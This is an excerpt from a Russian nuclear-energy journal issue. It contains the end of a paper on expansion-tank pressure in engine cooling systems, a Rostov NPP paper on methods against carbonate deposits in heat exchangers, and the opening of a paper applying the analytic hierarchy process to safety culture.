Здесь следует отметить, что давление во всей системе охлаждения ДВС также изменялось (увеличивалось или уменьшалось) аналогично изменению давления в РБ. При экспериментальных исследованиях перед водяным насосом и после него были установлены манометры для контроля поведения всей гидравлической системы ДВС и для контроля стабильности потока воды. Этот параметр стабильности потока воды определялся по частоте колебаний стрелки манометра. Очень частые колебания стрелки манометра были зафиксированы при наличии воздуха или частичного вскипания воды в системе охлаждения.

Проведенные экспериментальные исследования дают возможность сделать следующие выводы и предложения, которые можно использовать для повышения эффективности других энергоустановок с подобными гидравлическими системами.

Герметизация РБ должна проводиться при температуре окружающего воздуха цеха или бокса расположения энергоустановки; давление паровоздушной смеси в РБ повышалось пропорционально повышению температуры охлаждающей жидкости после ДВС; термоизоляция стенок РБ и пароотводной трубки способствует стабилизации давления воды в системе ДВС; при сбросе части объема паровоздушной смеси из РБ снижает давление его в РБ и это момент необходимо учитывать при проектировании или создании гидравлических систем энергоустановок. Также и, наоборот, при подачи дополнительного объема воздуха (или газа) можно повысить давление паровоздушной смеси в РБ; это дает основание считать возможным, перед окончательной заправкой охлаждающей жидкостью расширительного бака предварительно его загерметизировать. Затем добавить в него определенное (расчетное по требованию необходимой температуры) давление воздуха для гарантированного отсутствия вскипания этой жидкости при номинальных параметрах работы энергетической установки с определенным запасом по температуре.

Учитывая перспективность развития атомной отрасли [3, 4], можно предложить, наряду с другими способами повышения эффективности АЭС [5], провести анализ параметров работы гидравлической схемы двухконтурной АЭС с реакторами типа ВВЭР. В частности, схему по работе, [6] которая может стать основанием для проведения теоретического и, по возможности, экспериментального моделирования [7] ее работы с параметрами реальных условий эксплуатации.

СПИСОК ЛИТЕРАТУРЫ

1. *Разуваев А. В.* Поршневые двигатели внутреннего сгорания с высокотемпературным охлаждением // А. В. Разуваев. – Саратов : Саратовский государственный технический университет, 2001. – 128 с.
2. *Разуваев А. В.* Повышение эффективности энергетических установок // А. В. Разуваев, Е. А. Разуваева, Е. А. Соколова // Вестник Саратовского государственного технического университета. – 2010. – № 3. – С. 150-159.
3. *Лебедев, В. А.* Ядерные энергетические установки / В. А. Лебедев. – Санкт-Петербург ; Москва ; Краснодар : Лань, 2015. – 189 с.
4. *Зарецкий, А. И.* Атомная электростанция: преимущества и перспективы / А. И. Зарецкий. – Минск : Беларусь, 2013. – 119 с.
5. *Аминов, Р. З.* Комбинирование водородных энергетических циклов с атомными электростанциями / Р. З. Аминов. – Москва : Наука, 2016. – 949 с.
6. Патент 2685220 Российская Федерация, МПК G21C 15/00 (2006/01). Устройство первого контура двухконтурной ядерной энергетической установки : заявитель и патентообладатель

- Разуваев А.В. – № 2018114884 ; заявл. 18.09.2017 ; опубл. 17.04.2019 Бюл. № 11, А.В. Разуваев. – 6 с.
7. Петров, А. Г. Аналитическая гидродинамика: Идеальная несжимаемая жидкость / А. Г. Петров. – Москва : Ленанд, 2017. – 368 с.

REFERENCES

- [1] Razuvayev A.V. Porshnevyye dvigateli vnutrennego sgoraniya s vysokotemperaturnym okhlazhdeniyem [Piston Internal Combustion Engines with High-Temperature Cooling]. Saratov: Saratovskiy gosudarstvennyy tekhnicheskiiy universitet. [Saratov: Saratov State Technical University]. 2001. 128 p.
- [2] Razuvayev A.V., Razuvaeva E.A., Sokolova E.A. Povysheniye effektivnosti energeticheskikh ustanovok [Improving the Efficiency of Power Plants]. Vestnik Saratovskogo gosudarstvennogo tekhnicheskogo universiteta [Bulletin of the Saratov State Technical University]. № 3. 2010. P. 150-159.
- [3] Lebedev V.A. Yadernyye energeticheskiye ustanovki [Nuclear Power Plants]. Sankt-Peterburg; Moskva; Krasnodar: Lan' [St. Petersburg; Moscow Krasnodar: Lan]. 2015. 189 p. (in Russian).
- [4] Zaretsky A.I. Atomnaya elektrostantsiya: preimushchestva i perspektivy [Nuclear Power Plant: Advantages and Prospects]. Minsk: Belarus' [Minsk: Belarus]. 2013. 119 p. (in Russian).
- [5] Aminov R.Z. Kombinirovaniye vodorodnykh energeticheskikh tsiklov s atomnymi elektrostantsiyami [Combination of Hydrogen Energy Cycles with Nuclear Power Plants]. Moskva: Nauka [Moscow: Science]. 2016. 949 p. (in Russian).
- [6] Patent 2685220 Rossiyskaya Federatsiya, MPK G21C 15/00 (2006/01). Ustroystvo pervogo kontura dvukhkonturnoy yadernoy energeticheskoy ustanovki: zayavitel' i patentoobladatel' Razuvayev A.V. – № 2018114884; zayavl. 18.09.2017; opubl. 17.04.2019 [Patent 2685220 Russian Federation, IPC G21C 15/00 (2006/01). The Device of the First Circuit of a Dual-Circuit Nuclear Power Plant: Applicant and Patent Holder A. Razuvayev. No. 2018114884; declared 09/18/2017; publ. 04/17/2019 Bull. No. 11, Razuvayev A.V. 6 p.] (in Russian).
- [7] Petrov A.G. Analiticheskaya gidrodinamika: Ideal'naya neszhimayemaya zhidkost' [Analytical Hydrodynamics: Ideal Incompressible Fluid]. Moskva: Lenand [Moscow: Lenand]. 2017. 368 c. (in Russian).

Analysis of Hydraulic Circuit of Power Plants with Internal Combustion Engines

A.V. Razuvaev

*Balakovo Engineering and Technological Institute the branch of NRNU MEPhI, Chapaev st., 140,
Balakovo, Russia 413850
ORCID iD: 0000-0002-4593-0653
e-mail: AVRazuvaev1@mephi.ru*

Abstract – The work examines the hydraulic circuit of the cooling system of power plants of various purposes on the basis of the internal combustion engines. Experimental data are provided to ensure the necessary high pressure in the high-temperature cooling system at the exit of the internal combustion engines. The results of the stand tests are analysed and some recommendations have been proposed for their use to improve the efficiency of the power plant itself by improving its operational efficiency.

Keywords: high-temperature cooling of the internal combustion engine, expansion tank, internal combustion engine cooling system, operational economy of power plants.

ЭКСПЛУАТАЦИЯ ОБЪЕКТОВ
АТОМНОЙ ОТРАСЛИ

УДК 621.039-78

**МЕТОДЫ БОРЬБЫ С КАРБОНАТНЫМИ ОТЛОЖЕНИЯМИ НА
ТЕПЛООБМЕННОМ ОБОРУДОВАНИИ В АТОМНОЙ
ЭНЕРГЕТИКЕ**

© 2020 М.Н. Галанова, Е.Р. Бартель, Н.В. Богуш

*Филиал АО «Концерн Росэнергоатом» «Ростовская атомная станция», Волгодонск, Ростовская обл.,
Россия*

Всё теплообменное оборудование атомных станций подвержено карбонатным отложениям, а особенно сильно то, в котором циркулирует вода из пруда-охладителя. Появление загрязнений на поверхности теплообмена приводит к различным последствиям от небольшого ухудшения теплопередачи до преждевременного износа оборудования. Увеличение толщины загрязнений в теплообменниках на атомных станциях приводит и к потерям электрической мощности, а это уже прямые экономические убытки. Вследствие чего проблема борьбы с карбонатными отложениями является очень актуальной и не имеющей универсального решения в настоящее время. В работе показано, как за один месяц ухудшается теплообмен, если не предпринимать никаких мер. При этом существующие методы очистки не дают 100% результата и имеют свои недостатки. Данная работа освещает используемые методы очистки отложений, рассматривает способы по увеличению их эффективности, и представляет новые идеи, не использованные ранее на атомных станциях (в том числе и на Ростовской АЭС). В их число входит увеличение эффективности системы шарикоочистки, уменьшение солесодержания водоёма-охладителя, ультразвуковая очистка, и последнее это намагничивание воды. Достоинствами их перед имеющимися, является то, что очистка проводится во время работы, нет больших отходов для утилизации, нет вероятности повреждения трубок, и они выполнимы силами персонала атомной станции, а это меньше затрат по времени и финансам. Предлагаемые пути совершенно разные, но работают на одну конечную цель, то есть на снижение загрязнений, уменьшение недовыработки электроэнергии и исключение упущенной прибыли.

Ключевые слова: карбонатные отложения, теплообменная поверхность, недовыработка, инжектор, система шарикоочистки, система газоохлаждения турбогенератора, ультразвуковая очистка, намагничивание воды, атомная электростанция.

Поступила в редакцию 03.04.2020

После доработки 26.08.2020

Принята к печати 01.09.2020

Наличие карбонатных отложений на теплообменном оборудовании обуславливает ухудшение теплопередачи, локальные перегревы металла, износ оборудования вследствие невозможности уменьшения температуры до нормируемых пределов, в итоге, требуется снижение нагрузки или вовсе отключение оборудования, что, в свою очередь, увеличивает потери электрической мощности и экономические убытки. По этой причине проблема борьбы с карбонатными отложениями очень актуально во всем мире.

Карбонатным отложениям подвержено оборудование, в котором циркулирует вода из пруда-охладителя (которая очищается только от механических загрязнений на сетках грубой очистки, вращающихся сетках, механическом фильтре): конденсаторы турбин, конденсаторы ТПН, система газоохлаждения турбогенераторов, маслоохладители системы смазки турбины, трансформаторов, системы уплотнения

вала генератора, охладители вентустановки токопроводов, система охлаждения электродвигателя ГЦН и др.

Примеры карбонатных отложений, изъятых из теплообменников Ростовской АЭС, приведены на рисунках 1-2.



Рисунок 1 – Карбонатные отложения из конденсатора 13Б энергоблока №2, извлечённые во время ППР-2020 [Carbonate deposits from condenser 13B of power unit 2 recovered during PPM-2020]



Рисунок 2 – Карбонаты (ППР-2020) из трубопровода, соединяющего конденсаторы энергоблока №2 и эжекторы циркуляционной системы [Carbonates (PPM-2020) from the pipeline connecting the condensers of power unit No. 2 and the ejectors of the circulation system]

Проиллюстрируем потери электрической мощности на примере системы газоохлаждения турбогенератора. Система газоохлаждения турбогенератора включает в себя теплообменники, в которых водород охлаждается дистиллятом, а последний охлаждается циркуляционной водой пруда. Недоохлаждение дистиллята приведёт к повышению температуры холодного газа (водорода), который охлаждает обмотку и вал ротора, сердечник статора. В связи с таким развитием событий должна быть снижена электрическая мощность генератора согласно таблице 1 [1, 2], чтобы не допустить перегрев оборудования. При невозможности снизить температуру водорода до 55⁰С в течение 5 минут, необходимо останавливать турбоагрегат.

Таблица 1 – Зависимость допустимой электрической мощности от температуры холодного газа [Dependence of the permissible electrical power on the cold gas temperature]

Температура холодного газа, °С	40	45	50	55
Допустимая активная мощность, в % от номинальной/ МВт	100/ 1000	92,5/ 922	82,5/ 823	67,5/ 675

Используя математическую интерполяцию для данного ряда данных, можно рассчитать, сколько принесёт экономических убытков отклонение температуры

холодного газа на 1°C в заданном диапазоне, зная стоимость 1 МВт. И это значительные числа, поэтому так важно поддерживать оборудование в исходно-чистом состоянии.

Посмотрим, как ухудшается теплообмен из-за роста отложений на теплообменнике ОГЦ за месяц наблюдений. Для этого выберем за время (29.01.2020-21.02.2020) замеров температур такой период, когда температура на входе в теплообменник была одинаковая (выбираем 8°C) и определим изменение коэффициента теплопередачи, используя уравнения (1) и (2) теплового баланса и теплопередачи [3, 4]:

$$\begin{cases} Q = G \times c_p \times \Delta t, \\ Q = k \times F \times \delta t, \end{cases} \quad \begin{matrix} (1) \\ (2) \end{matrix}$$

где F – площадь поверхности теплообмена, равная 663 м^2 ;

G – массовый расход, кг/с;

c_p – удельная теплоёмкость среды, Дж/кг $\times^{\circ}\text{C}$;

Δt – разница температур среды, $^{\circ}\text{C}$;

Q – тепловой поток, Вт;

k – коэффициент теплопередачи, Вт/м $^2 \times \text{K}$;

δt – температурный напор, $^{\circ}\text{C}$.

Итого, примерно за месяц коэффициент теплопередачи уменьшился на $89,3 \text{ Вт/м}^2 \times \text{K}$ (с $811,9 \text{ Вт/м}^2 \times \text{K}$ до $722,6 \text{ Вт/м}^2 \times \text{K}$), а количество передаваемого тепла уменьшилось на 0,1 МВт (с 6,7 МВт до 6,6 МВт). Данные расчёты показывают, как необходимо не просто производить чистку отложений, а осуществлять непрерывный процесс по предотвращению загрязнений.

В настоящее время, применяющиеся методы борьбы с карбонатами недостаточно эффективны, так как не обеспечивают полное удаление и предотвращение последующего возникновения отложений. Самые распространённые методы очистки на атомных станциях сведены в таблице 2 [5, 6] с выделением их слабых сторон.

Таблица 2 – Существующие методы борьбы с отложениями на атомных станциях [Existing methods of dealing with deposits at nuclear power plants]

Метод	Недостатки метода
Химическая отмычка	-дорогостоящие реагенты; -утилизация отходов; -применение только на остановленном оборудовании
Система шарикоочистки	-небольшой срок службы шариков (400-500 часов); -проверка износа шариков калибровочным устройством; -возможность повреждения трубок корундовыми шариками*; -возможно проблемы с циркуляцией шариков; -использование только оригинальных шариков
Механический	-применение только в ППР; -возможность повреждения трубок*
Термический	-применение только в ППР; -возможность повреждения трубок в процессе деформаций*

* Для справки: толщина трубок конденсатора $\approx 0,5 \div 0,7 \text{ мм}$

Из указанных используемых методов, можно отметить, что система шарикоочистки применяется повсеместно в разных технологических системах. Это отдельная система, которая врежется в тракт охлаждающей воды перед (подаются эластичные шарики) и после теплообменника (улавливаются шарики специальной сеткой и поддаются в напорный патрубок, замыкая круг циркуляции). В ней используются пористые резиновые шарики, диаметр которых больше диаметра трубки на $1 \div 2 \text{ мм}$ [7].

Одно из предложений этой работы состоит в повышении эффективности работы системы шарикоочистки путём увеличения циркуляции шариков. Это можно достигнуть изменением гидравлического сопротивления в трубках с помощью приведения арматуры в такое положение, которое обеспечивает перепад давления в трубках по паспорту, и добавление в схему работы водоструйного инжектора [8, 9, 10]. Опробование этого способа будет осуществлено на одном теплообменнике системы газоохлаждения турбогенератора после подписания технического решения.

Второй способ уменьшения карбонатов на поверхности теплообмена состоит в уменьшении солесодержания пруда-охладителя. Если уменьшить концентрацию соли в циркулирующей воде [11], то аналогично уменьшится величина отложений на оборудовании. Чтобы осуществить этот способ, разработаны специальные мероприятия [12] по подпитке-продувке водоёма-охладителя по расчётам уменьшения солесодержания в час.

Для удаления загрязнений и защиты теплообменников во время работы от карбонатных отложений также предлагается использование ультразвуковой очистки. Такая установка состоит из втулок для крепления преобразователя на трубной доске, акустических преобразователей (излучатели звука) и ультразвукового генератора.

Излучатели соединены кабелем с ультразвуковым генератором и непрерывно получают от него электрические импульсы с несущей ультразвуковой частотой от 20 до 40 кГц. Этот электрический сигнал преобразуется магнитострикционным сердечником в механические колебания той же частоты. А поскольку излучатель приварен к защищаемому агрегату, ультразвуковые колебания возбуждаются во всей конструкции теплообменника и распространяются как по всей теплообменной поверхности, так и переизлучаются в воду от поверхности. Таким образом, создаются в металле и воде непрерывные микроколебания с амплитудой в несколько микрон, которые безопасны для сварки и вальцовки, но разрушительны для карбонатных и других отложений, вследствие того, что металлическая трубка эластична, поэтому хорошо переносит колебания при небольшой деформации, в отличие от карбонатных отложений, в которых образуются трещины с последующим их разрушением.

На Ростовской АЭС этот метод впервые проходит апробацию на пилотном энергоблоке на теплообменнике ОГЦ системы газоохлаждения турбогенератора, на других атомных станциях нет опыта его применения. До установки (виден сплошной карбонатный налёт) и после месяца работы ультразвуковой очистки (исчез сплошной налёт, имеются небольшие участки отложений, входные камеры трубок не забиты) производили визуальный осмотр, который представлен на рисунке 3. На данный момент введутся наблюдения, снимаются значения параметров, рассчитывается результативность работы по сравнению с другими теплообменниками, но полный эффект будет оценен через полгода работы, то есть в конце июня 2020 года.




Рисунок 3 – Осмотр теплообменника соответственно до установки УЗО и после месяца работы
[Inspection of the heat exchanger, respectively, before ultrasonic cleaning and after a month of operation]

В перспективе для поддержания внутренних поверхностей нагрева теплообменного оборудования в безнакипном состоянии предлагается использование намагничивания воды. Суть состоит в том, что воду пропускают через межполюсное пространство электромагнитного аппарата и при наличии в примесях воды перенасыщения ферромагнетиками (наночастицы магнетита, гематита или др. материала, содержащего железо) образуются зародыши центров кристаллизации. Под действием магнитного поля, на воду снижаются карбонатные отложения на трубках, вследствие того, что происходит коагуляция ферромагнетиков (слипание мелких частиц в более крупные) за счёт процессов ориентации, приобретая при этом функцию центров кристаллизации, на которых откладывается карбонат кальция, следовательно, выделение нерастворимых солей жесткости происходит не на теплопередающей поверхности, а в объёме воды. Но магнитные свойства такой воды слабы, и теряются примерно через сутки. Поэтому этот метод предполагает создание рециркуляционных систем, куда будет непрерывно направляться не менее 10% циркулирующей воды для подмагничивания. И также этот метод требует создание перенасыщенного раствора (в насыщенном растворе растворённое вещество достигло при данных условиях максимальной концентрации и больше не растворяется) ферромагнетиками, что тоже является не легкой задачей [13]. Данная идея не применяется нигде в промышленности и находится пока на стадии разработки и опытов.

Подводя итог, необходимо отметить, что не существует решения, которое полностью удалит карбонатные отложения и исключит возможность их появления на поверхности теплообмена, но в данной работе приведены эффективные пути решения по уменьшению накипи на теплообменном оборудовании Ростовской АЭС. Это реальные методы по снижению потерь энерговыработки, которые можно осуществить силами персонала атомной станции, в этом и преимущества предложений, что не требуется много времени и финансов на заключение внешних договоров.

СПИСОК ЛИТЕРАТУРЫ

1. ИЭ.3.ГТ.26.03 Инструкция по эксплуатации системы газоохлаждения турбогенератора. Внутренний документ Ростовской АЭС.
2. Министерство РФ по атомной энергии. Концерн «Росэнергоатом». Балаковская атомная станция. Служба подготовки персонала. Системы турбинного отделения. Часть 1. – Москва, 2000 г. – 374 с.
3. Справочник по теплогидравлическим расчётам в ядерной энергетике. Т. 2 : Ядерные реакторы, теплообменники, парогенераторы / П. Л. Кириллов [и др.]. – Москва : ИздАт, 2013. – 685 с.
4. Справочник по теплогидравлическим расчётам в ядерной энергетике. Т. 3 : Теплогидравлические процессы при переходных и нестандартных режимах. Тяжелые аварии. Защитная оболочка. Коды, их возможности, неопределенности. - 2014. - 686 с.
5. СТО 1.1.1.01.999.0466-2018 Основные правила обеспечения охраны окружающей среды на атомных станциях. Внутренний документ Ростовской АЭС.
6. РД 34.22.501-87 Методические указания по предотвращению образования минеральных и органических отложений в конденсаторах турбин и их очистке. Внутренний документ Ростовской АЭС.
7. РД 34.30.403-93 Методические указания по наладке и эксплуатации систем шариковой очистки конденсаторов паровых турбин. Внутренний документ Ростовской АЭС.
8. Кулак, А.П. Приближенный расчёт струйных насосов / А. П. Кулак, А. Б. Шестозуб, В. И. Коробов // Прикладная гидромеханика. – 2011. – Том 13. – № 1. – С. 29-34. – URL : <https://docplayer.ru/41985988-Priblizhenny-raschet-struynyh-nasosov.html> magniya (дата обращения: 01.01.2020).
9. Сазонов, Ю. А. Расчёт и конструирование струйных аппаратов / Ю. А. Сазонов. – Москва : РГУ нефти и газа имени И.М. Губкина, 2016. – 64 с.
10. Соколов, Е. Я. Струйные аппараты / Е. Я. Соколов, Н. М. Зингер. – Москва : Энергоатомиздат, 1989. – 352 с.

11. *Кекин, П. А.* Кристаллизация карбонатов кальция в технологических водных системах: автореферат на соискание ученой степени кандидата технических наук / П. А. Кекин. – Москва, 2018. – 18 с. – URL : <https://www.dissercat.com/content/kristallizatsiya-karbonata-kaltsiya-v-tehnologicheskikh-vodnykh-sistemakh/read> (дата обращения: 02.02.2020).
12. СТО 1.1.1.01.0678-2015 Основные правила обеспечения эксплуатации атомных станций. Внутренний документ Ростовской АЭС.
13. *Горбань, Я. Ю.* Методы удаления из воды солей кальция и магния / Я. Ю. Горбань, Т. Г. Черкасова, А. В. Неvedров // Вестник Кузбасского государственного технического университета. 2016. – № 2. – С. 126-134. – URL : <https://cyberleninka.ru/article/n/metody-udaleniya-iz-vody-soley-kaltsiya-i-magniya> (дата обращения: 01.01.2020).

REFERENCES

- [1] IE.3.GT.26.03 Instruksiya po ekspluatatsii sistemy gazookhlazhdeniya turbogeneratora. Vnutrenniy dokument Rostovskoy AES [Operating Instructions for the Gas Cooling System of the Turbo Generator. Internal document of Rostov NPP] (in Russian).
- [2] Ministerstvo RF po atomnoy energii. Kontsern «Rosenergoatom». Balakovskaya atomnaya stantsiya. Sluzhba podgotovki personala. Sistemy turbinnoy otdeleniya. Chast' 1 [RF Ministry for Atomic Energy. Rosenergoatom Concern. Balakovo Nuclear Power Plant. Staff Training Service. Turbine Room Systems. Part 1]. Moskva [Moscow]. 2000. 374 p. (in Russian).
- [3] P. L. Kirillov [it ol.]. Spravochnik po teplogidravlicheskim raschotam v yadernoy energetike. T. 2: Yadernyye reaktory, teploobmenniki, parogeneratory [Handbook of Thermohydraulic Calculations in Nuclear Power. Nuclear Reactors, Heat Exchangers, Steam Generators]. Moskva: IzdAt [Moscow: Publishing House IzdAt]. 2013. 685 p. (in Russian).
- [4] Spravochnik po teplogidravlicheskim raschotam v yadernoy energetike. T. 3: Teplogidravlicheskiye protsessy pri perekhodnykh i nestandartnykh rezhimakh. Tyazhelyye avarii. Zashchitnaya obolochka. Kody, ikh vozmozhnosti, neopredelennosti [Handbook of Thermohydraulic Calculations in Nuclear Power. Vol. 3: Thermal-Hydraulic Processes in Transient and Non-Standard Modes. Severe Accidents. Protective Shell. Codes, Their Capabilities, Uncertainties]. 2014. 686 p. (in Russian).
- [5] СТО 1.1.1.01.999.0466-2018 Osnovnyye pravila obespecheniya okhrany okruzhayushchey sredy na atomnykh stantsiyakh. Vnutrenniy dokument Rostovskoy AES [Basic Rules for Ensuring Environmental Protection at Nuclear Power Plants. Internal document of Rostov NPP] (in Russian).
- [6] RD 34.22.501-87 Metodicheskiye ukazaniya po predotvrashcheniyu obrazovaniya mineral'nykh i organicheskikh otlozheniy v kondensatorakh turbin i ikh ochistke. Vnutrenniy dokument Rostovskoy AES [Guidelines for the Prevention of the Formation of Mineral and Organic Deposits in Turbine Condensers and Their Cleaning. Internal document of Rostov NPP] (in Russian).
- [7] RD 34.30.403-93 Metodicheskiye ukazaniya po naladke i ekspluatatsii sistem sharikovoy ochistki kondensatorov parovykh turbin. Vnutrenniy dokument Rostovskoy AES [Guidelines for the Adjustment and Operation of Ball Cleaning Systems for Steam Turbine Condensers. Internal document of Rostov NPP] (in Russian).
- [8] Kulak A.P., Shestozub A.B., Korobov V.I. Priblizhennyy raschet struynykh nasosov [Approximate Calculation of Jet Pumps]. Prikladnaya gidromekhanika [Applied Hydromechanics]. 2011. Vol. 13. № 1. P. 29-34. URL: <https://docplayer.ru/41985988-Priblizhennyy-raschet-struynyh-nasosov.html> magniya (reference date: 01.01.2020) (in Russian).
- [9] Sazonov Y.A. Raschet i konstruirovaniye struynykh apparatov [Calculation and Design of Jet Devices]. Moskva: RGU nefti i gaza imeni I.M. Gubkina [Moscow: I.M. Gubkin Russian State University of Oil and Gas], 2016. 64 p. (in Russian).
- [10] Sokolov E.Y., Zinger N.M. Struynnye apparaty [Inkjet Devices]. Moskva: Energoatomizda [Moscow: Energoatomizdat]. 1989. 352 p. (in Russian).
- [11] Kekin P.A. Kristallizatsiya karbonatov kal'tsiya v tekhnologicheskikh vodnykh sistemakh: avtoreferat na soiskaniye uchenoy stepeni kandidata tekhnicheskikh nauk [Crystallization of Calcium Carbonates in Technological Water Systems Abstract for the Degree of Candidate of Technical Sciences]. Moskva [Moscow]. 2018. 18 p. URL: <https://www.dissercat.com/content/kristallizatsiya-karbonata-kaltsiya-v-tehnologicheskikh-vodnykh-sistemakh/read> (reference date: 02.02.2020) (in Russian).
- [12] СТО 1.1.1.01.0678-2015 Osnovnyye pravila obespecheniya ekspluatatsii atomnykh stantsiy. Vnutrenniy dokument Rostovskoy AES [Basic Rules for Ensuring the Operation of Nuclear Power Plants. Internal document of Rostov NPP] (in Russian).
- [13] Gorban Y.Y., Cherkasova T.G., Nevedrov A.V. Metody udaleniya iz vody soley kal'tsiya i magniya [Methods of Removing Calcium and Magnesium Salts from Water]. Vestnik Kuzbasskogo gosudarstvennogo tekhnicheskogo universiteta [Bulletin of Kuzbass State Technical University].

2016. № 2. P. 126-134. URL: <https://cyberleninka.ru/article/n/metody-udaleniya-iz-vody-soley-kaltsiya-i-magniya> (reference date: 01.01.2020) (in Russian).

Methods for Controlling Carbonate Deposits on Heat Exchange Equipment in Nuclear Power Industry

M.N. Galanova¹, E.R. Bartel², N.V. Bogush³

Rostov nuclear power plant, Volgodonsk, Rostov region, Russia 347360

¹*ORCID iD: 0000-0003-3064-2883*

e-mail: mashoolka@yandex.ru

²*e-mail: mr.bartel@yandex.ru*

³*e-mail: bogush-nv@vdnpp.rosenergoatom.ru*

Abstract – All heat exchange equipment of nuclear power plants is subject to carbonate deposits, and especially strongly the one in which water circulates from the cooling pond. The appearance of contamination on the surface of the heat exchange leads to various consequences from a slight deterioration of heat transfer to premature wear of equipment. Increasing the thickness of contamination in heat exchangers at nuclear power plants also leads to losses of electrical power, and this is a direct economic loss. As a result, the problem of controlling carbonate deposits is very urgent and does not have a universal solution at present. The paper shows how heat exchange worsens in one month if no measures are taken. However, existing cleaning methods do not give 100% results and have their own disadvantages. This paper highlights the methods used for cleaning deposits, considers ways to increase their efficiency, and presents new ideas that were not previously used at nuclear power plants (including the Rostov NPP). These include increasing the efficiency of the ball cleaning system, reducing the salt content of the cooling reservoir, ultrasonic cleaning, and last of all, water magnetization. Their advantages over the existing ones are that cleaning is carried out during operation, there is no large waste for disposal, there is no probability of damage to the tubes, and they can be performed by the personnel of the nuclear power plant, which is less time and financial costs. The proposed ways are completely different, but they work for the same end goal, that is, to reduce pollution, reduce energy underutilization and eliminate lost profits.

Keywords: carbonate deposits, heat exchange surface, undertreatment, injector, ball cleaning system, turbo generator gas cooling system, ultrasonic cleaning, water magnetization, nuclear power plant.

**КУЛЬТУРА БЕЗОПАСНОСТИ И
СОЦИАЛЬНО-ПРАВОВЫЕ АСПЕКТЫ РАЗВИТИЯ
ТЕРРИТОРИЙ РАЗМЕЩЕНИЯ ОБЪЕКТОВ
АТОМНОЙ ОТРАСЛИ**

УДК [303.1 : 351.862.82] : 621.039.58

**СИСТЕМНЫЙ ПОДХОД К ОЦЕНКЕ КОРРЕКТИРУЮЩИХ
МЕРОПРИЯТИЙ ДЛЯ ФОРМИРОВАНИЯ КУЛЬТУРЫ
БЕЗОПАСНОСТИ В АТОМНОЙ ОТРАСЛИ**

© 2020 В.А. Руденко^{*}, В.Д. Ожерельев^{**}, Ю.А. Евдошкина^{*}, О.Ф. Цуверкалова^{*},
А.Н. Сетраков^{***}

^{*}Волгодонский инженерно-технический институт – филиал Национального исследовательского
ядерного университета «МИФИ», Волгодонск, Ростовская обл., Россия

^{**}Филиал АО «Концерн Росэнергоатом» «Ростовская атомная станция», Волгодонск, Ростовская обл.,
Россия

^{***}Волгодонский филиал ФГКОУ ВО «Ростовский юридический институт Министерства внутренних
дел Российской Федерации, Волгодонск, Ростовская обл., Россия

В данной статье рассматривается роль культуры безопасности и направления ее формирования для обеспечения эффективности функционирования предприятий атомной отрасли. Выделяются две основные категории, подлежащие анализу – самосознание и самоконтроль, проанализирована их взаимосвязь, взаимовлияние. Применяется нестандартный для поставленной проблемы подход – метод анализа иерархий. В итоге проведенных расчетов построена матрица глобальных приоритетов, позволяющая ранжировать по значимости мероприятия, направленные на преодоление деструктивных факторов. Наиболее весомым признано мероприятие по постоянному расширению информационного поля. Полученные результаты должны быть положены в основу стратегии формирования и повышения уровня культуры безопасности на предприятиях атомной энергетики как наиболее рискованных промышленных объектах.

Ключевые слова: культура безопасности, самосознание, самоконтроль, атомная энергетика, метод анализа иерархий.

Поступила в редакцию 28.08.2020

После доработки 31.08.2020

Принята к публикации 04.09.2020

По определению Международной консультативной группы по ядерной безопасности МАГАТЭ INSAG, «культура безопасности – это такой комплекс характеристик и отношений в организациях и у отдельных лиц, который показывает, что проблемам безопасности атомной станции действительно уделяется внимание, достойное их первостепенной значимости» [1]. В данном определении культуры безопасности заложен системный подход, в соответствии с известным определением системы как совокупности элементов, взаимодействующих и связанных между собой в нечто целостное и единое и предназначенных для достижения целей, являющихся подцелями единой цели. Согласно данному определению, важны характеристики безопасности технических и технологических факторов производства, безопасности, связанной с отношением людей к вопросам безопасности на всех уровнях, психологическая готовность к работе. Особую значимость культура безопасности имеет для предприятий энергетического сектора, в частности, для таких колоссальных и рискованных предприятий как атомные станции. Данная проблема получила достаточно широкое освещение в научной литературе [2-10].

Основными задачами формирования, поддержания и развития культуры безопасности на атомных станциях, в частности Ростовской АЭС, являются [11]:

- 1) управление в целях обеспечения безопасности;
- 2) формирование индивидуальной приверженности безопасности, когда безопасность выступает общепризнанной ценностью и неотъемлемой частью всех видов деятельности.

Так, например, выполнение работ по совершенствованию культуры безопасности позволило обеспечить устойчивую и надёжную работу персонала и оборудования энергоблоков Ростовской АЭС и завершить 2018 г. с перевыполнением годового плана выработки электроэнергии [12].

Деятельность администрации Ростовской АЭС направлена на создание атмосферы приверженности персонала целям безопасности, его личной ответственности и формирование у него основных принципов культуры безопасности [13-14]. Принципы культуры безопасности формируются за счет:

- 1) понимания каждым работником влияния его деятельности на безопасность и последствий, к которым может привести несоблюдение или некачественное выполнение требований нормативных документов, производственных и должностных инструкций, технологического регламента безопасной эксплуатации;
- 2) соблюдения требований производственных инструкций и технологических регламентов безопасной эксплуатации, их постоянного совершенствования на основе накапливаемого опыта и результатов научно-технических исследований;
- 3) самоконтроля работниками своей деятельности, влияющей на безопасность;
- 4) выполнения работ исключительно в соответствии с установленными процедурами и др. [11]

Реализация первого пункта напрямую связана с уровнем самосознания сотрудника, которое является краеугольным камнем обеспечения эффективности всех технико-технологических и социально-экономических процессов на предприятии. Самосознание личности представляет собой осознанное отношение человека к своим потребностям и способностям, мотивам поведения с учетом специфики внешней среды, включая профессиональную [15-17].

